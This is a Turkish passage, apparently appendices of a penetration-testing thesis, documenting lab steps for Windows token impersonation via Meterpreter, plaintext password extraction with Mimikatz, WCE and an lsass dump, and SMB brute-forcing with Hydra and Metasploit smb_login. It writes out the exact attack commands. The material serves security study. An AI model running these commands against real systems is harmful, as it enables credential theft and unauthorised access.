
Burada ise önce 'ps' komutu ile sistemde çalışan prosesler listelenir. Sonra *mesut* kullanıcısının haklarına sahip uygun bir proses seçilir. Bu işlem şekil C.8 üzerinde görüldüğü gibi 'migrate 2844' (2844 prosese ait PID)komutu ile 'explorer.exe' prosesine sıçranılır.



Şekil C.8: Migrate Komutu ile Prosese Sıçrama

Bir önceki C.1 konusunda anlatıldığı üzere *mesut* kullanıcısının kimliğine bürünmüş iken 'hashdump' komutu verildiğinde parola özetlerinin elde edilemeyeceği görülmektedir. Yapılan işlemler şekil C.5 üzerinde gösterilmiştir.

Sonuç olarak *mesut* kullanıcısı kimliğinin yetkisi ile *Merhaba.txt* dosyasına ulaşılacaktır. Şekil C.9 üzerinde görüldüğü gibi dosyaya ulaşıldı ve okundu.



Şekil C.9: Migrate ile Kimliğe Bürünme İşlemlerinden Sonra Merhaba.txt Dosyasını Okuma Yetkisi Kontrolü

C.3 İncognito Modülü ile Başka Bir Hesabın Kimliğine Bürünme


Şekil C.1 üzerinde görüldüğü gibi *Merhaba.txt* adlı dosyanın sahipliği ve erişime izinli olarak *mesut* kullanıcısı varsayılmıştır.

İşletim sisteminde kullanılan proses yetkilerinin kontrolü bir önceki C.1 konusunda izah edildiği ve şekil C.2 üzerinde görüldüğü gibidir.

Yine aynı şekilde 2.2 konusunda işlendiği ve şekil B.7 üzerindeki gibi 'SYSTEM' hakları ile 'hashdump' post modülünün çalıştırılabildiği ve yerel hesaplara ait parola özetlerinin elde edilebildiği uygulamalı olarak işlenmişti.


Bu durumda bir önceki C.1 konusunda anlatıldığı üzere *Merhaba.txt* dosyasında okuma izni olmadığı görülmektedir. Yapılan işlem şekil C.3 üzerinde gösterilmiştir.

Hedef bilgisayar olan *mesut* kullanıcısının bilgisayarında iken proses Meterpreter'da 'ps −U Sehir-PC' komutu ile görülebilir. 'load incognito' komutu ile 'incognito' eklentisini başlatılır. Yapılan işlem şekil C.10 üzerinde gösterilmiştir.




Şekil C.10: Proses Yetki Kontrolleri ve Incognito Eklentisini Başlatma

'Help' komutu ile hangi komutun ne işe yaradığı görülebilir. *Mesut* hesabındaki tokenları listelemek için 'list_tokens -u' komutu verilir. 'Sehir-PC mesut' token'ı olduğu şekil C.11 üzerinde görülmektedir.



Şekil C.11: Token'ları Listeleme

Yüklenen 'incognito' eklentisi ile listelenen *mesut* kullanıcısına ait token ile 'impersonate_token Sehir-PC mesut' komutu ile token verisi ele geçirilebilir. Sonra 'getuid' komutu ile kontrol edildiğinde *mesut* kullanıcısı hala aynı 'PID' numarasına sahip olduğu görülür. Dolayısıyla sadece yetki devri gerçekleşmiştir. 'Meterpreter'da 'ps −U Sehir-PC' komutu ile *Sehir-PC*'deki kullanıcılar listelenir. Şekil C.12 üzerinde ki gibi 'getpid' komutu ile kontrol edildiğinde prosesin değişmediği görülür.




Şekil C.12: Token Verisini Elde Etme

Mesut kimliğine bürünmüş durumunda iken 'hashdump' komutunu verildiğinde parola özetlerinin elde edilemeyeceği şekil C.13 üzerinde görülmektedir.

Şekil C.13: System Yetkisi Sonrası Hashdump Post Modülünün Kontrolü

Asıl hedef olan *mesut* kullanıcısı kimliğinin yetkisi ile *Merhaba.txt* dosyasına ulaşmaktı. Şekil C.14 üzerinde görüldüğü gibi dosya okundu ve hedefe ulaşıldı.




Şekil C.14: Proses Yetki Kontrolleri ve Incognito Eklentisini Başlatma

Ek D

Üzerindeki Kayıtlı Parolaları Elde Etme


D.1 Mimikatz Aracı ile RAM Üzerindeki Parolanın Açık Halde Elde Edilmesi

'Mimikatz' aracının son sürümü `http://blog.gentilkiwi.com/mimikatz` linkinden indirilebilir. Ele geçirilmiş bir Windows sistem üzerinde aracı başlatmak için 'cmd.exe' *admin* yetkisi ile başlatılmalıdır. Bulunduğu klasöre 'cd' komutu ile girip, işletim sistemi 64 bit ise veya 32 bit ise ona göre sürümü çalıştırılır. Yapılan işlemler şekil D.1 üzerinde gösterilmiştir.



Şekil D.1: Mimikatz Aracının Çalıştırılması

Parolaları açık halde elde edebilmek için 'sekurlsa::logonPasswords all' komutu verilir. Şekil D.2 üzerinde görüldüğü gibi kullanıcı adı ve parola elde edildi.



Şekil D.2: Mimikatz Aracı ile Açık Parola Elde Edilmesi

İşlem sonrası 'Mimikatz' aracından çıkmak için şekil D.3 üzerinde görüldüğü gibi exit komutu verilir.


Şekil D.3: Mimikatz Aracından Çıkış Yapılması

D.2 WCE Aracı ile RAM Üzerindeki Parolanın Açık Halde Elde Edilmesi

Windows işletim sistemi kimlik doğrulama paketlerindeki kullanıcı bilgilerini RAM üzerinde tutmaktadır. 'WCE' aracı ise bu bilgileri ram üzerinden okumaktadır. Eğer kimlik bilgileri şifreli ise şifreleme anahtarına ulaşarak kimlik bilgilerinin şifresini çözer.

'WCE' aracının son sürümü `http://www.ampliasecurity.com/research/wcefaq.html` linkinden indirilebilir.

Ele geçirilmiş Windows sistemi üzerinde aracı başlatmak için 'cmd.exe' *admin* yetkisi ile başlatılır. Bulunduğu klasöre 'cd' komutu ile girip, işletim sistemi 64 bit ise veya 32 bit ise ona göre sürümü çalıştırılır. Yapılan işlemler şekil D.4 üzerinde gösterilmiştir.




Şekil D.4: WCE Aracının Çalıştırılması

Şekil D.5 üzerinde görüldüğü gibi parolanın açık halini elde edebilmek için '-w' parametresini vererek Enter'a basılır.

Şekil D.5: WCE Aracı ile Açık Parola Elde Edilmesi


D.3 Lsass Prosesine Ait Dump Dosyasından Mimikatz Aracı ile Parolaların Elde Edilmesi

Ele geçirilmiş bir Windows sistem üzerinde görev yöneticisi (task manager) çalıştırılır. 'Processes' lere tıklanıp 'lsass.exe' bulunur. 'Lsass.exe' bulunduktan sonra şekil D.6 üzerinde görüldüğü gibi sağ tıklayıp 'Create Dump File' seçilir.




Şekil D.6: Lsass Prosesinden Dump Alma İşlemi

Şekil D.7 üzerinde görüldüğü gibi bilgisayarın uzun süre açık kalması veya RAM kapasitesinin yüksek olması gibi sebepler *dump* almayı uzatabilir.




Şekil D.7: Dump Alma İşlem Süresi

Dump alma işlemi bittiğinde, 'The file has been successfully' mesajı *Dump* alma işleminin başarı ile bittiğini gösterir ve c : $/Users/mesut/AppData/Local/Temp/lsass.DMP$ isminde ilgili yere attığını şekil D.8 üzerinde görüldüğü gibi bildirir.



Şekil D.8: Lsass Prosesinden Dump Alma İşleminin Sonuçlanması


Şekil D.9 üzerinde görüldüğü gibi 'Lsass.DMP' dump dosyasını 'Mimikatz' aracının bulunduğu klasöre taşınılır veya ilgili dizin gösterilir.




Şekil D.9: Dump Dosyasının Bulunduğu Klasör

'Mimikatz' aracını başlatmak için *cmd.exe* 'admin' yetkisi ile başlatılır. Bulunduğu klasöre 'cd' komutu ile girip, işletim sistemi 64 bit ise veya 32 bit ise ona göre sürümü çalıştırılır. Yapılan işlem şekil D.1 üzerinde gösterilmiştir.

Ya da 'SYSTEM' yetkisi ile açılmış *cmd.exe*'ye direkt 'Mimikatz.exe' yazılarak çalıştırıldıktan sonra 'sekurlsa::minidump lsass.dmp' ve 'sekurlsa::wdigest' exit komutu verilir. Şekil D.10 ve D.11 üzerinde görüldüğü gibi oturum açmış bulunan kullanıcıların açık halde parolaları elde edildi.



Şekil D.10: Dump Dosyasının Mimikatz Aracına Verilmesi Sonucu 1




Şekil D.11: Dump Dosyasının Mimikatz Aracına Verilmesi Sonucu 2

Ek E

Parola ve Parola Özetleri Kullanılarak Bilgisayarda Erişim Elde Etme


E.1 Hydra Modülü Kullanılarak Kaba Kuvvet Yöntemi ile Kullanıcı ve Parola Bilgilerini Elde Etme

TCP/145. Portu açık olan ve 192.168.200.134 IP'ye sahip Windows işletim sistemli bir bilgisayar 'hydra' aracı hesap bilgileri bulunan kullanıclar tespit edilecektir. Şekil E.1 üzerinde görüldüğü gibi örnek *users* dosyasında kullanıcı adları mevcuttur. Bu dosya *root/Desktop* altında bulunmaktadır.




Şekil E.1: Kullanıcı Listesi

Şekil E.2 üzerinde görüldüğü gibi içinde tahmin edilen ve elde edilen parolaların bulunduğu örnek *pass* dosyasıda *root/Desktop* altındadır.



Şekil E.2: Parola Listesi

Bu bilgiler 'hydra -L users -P pass 192.168.200.134 smbnt' komutu ile hydra aracına verilecektir. Şekil E.3 üzerinde görüldüğü gibi *mesut, burak, kerem* kullanıcıları ve parolaları elde edildi.




Şekil E.3: Hydra Çalıştırıldıktan Sonra Elde Edilen Kullanıcılar ve Parolalar

Bu yönteme benzer yöntemler 'Medusa' gibi araçlar ile yapılabilir.


E.2 SMB_login Modülü Kullanılarak Kaba Kuvvet Yöntemi ile Parola ve Parola Özeti Elde Etme

445. portu açık olan bilgisayarların şekil E.4 üzerinde görüldüğü gibi IP listesi aşağıdaki gibi elde edildiği varsayılmıştır. Varsayılan bu IP listesi *iplist* adında *root/Desktop* klasörünün altında bulunmaktadır. IP'leri barındıran liste 'Metasploit' aracının 'Smb_login' modülünde 'RHOSTS file:' seçeneğinde kullanılır.




Şekil E.4: SMB Loginde Kullanılacak İP Listesi

Şekil E.5 üzerinde görüldüğü gibi kullanıcılara ait erişim bilgileri elde edildiği veya tahmin edildiği varsayılarak, kullanıcı bilgilerini içeren bir dosya oluşturulmuştur. Bu dosya kullanıcı adı ve parola özetlerini içerecek şekilde *passlist* adında işletim sisteminin *root/Desktop* klasörünün altına eklenmiştir. Bu dosya 'Metasploit' aracının 'Smb_login' modülünde 'USERPASS_FILE' seçeneğinde kullanılır.




Şekil E.5: SMB Loginde Kullanılacak Kimlik Bilgileri

Şekil E.6 üzerinde görüldüğü gibi kullanıcılara ait kimlik bilgileri elde edildiği veya tahmin edildiği varsayılmıştır. Bu bilgiler içinde kullanıcı adı listesi bulunan bir dosya haline geitirilip *users* adında *root/Desktop* klasörünün altına eklenmiştir. Bu dosya 'Metasploit' aracının 'smb_login' modülünde 'USER_FILE' seçeneğinde kullanılır.



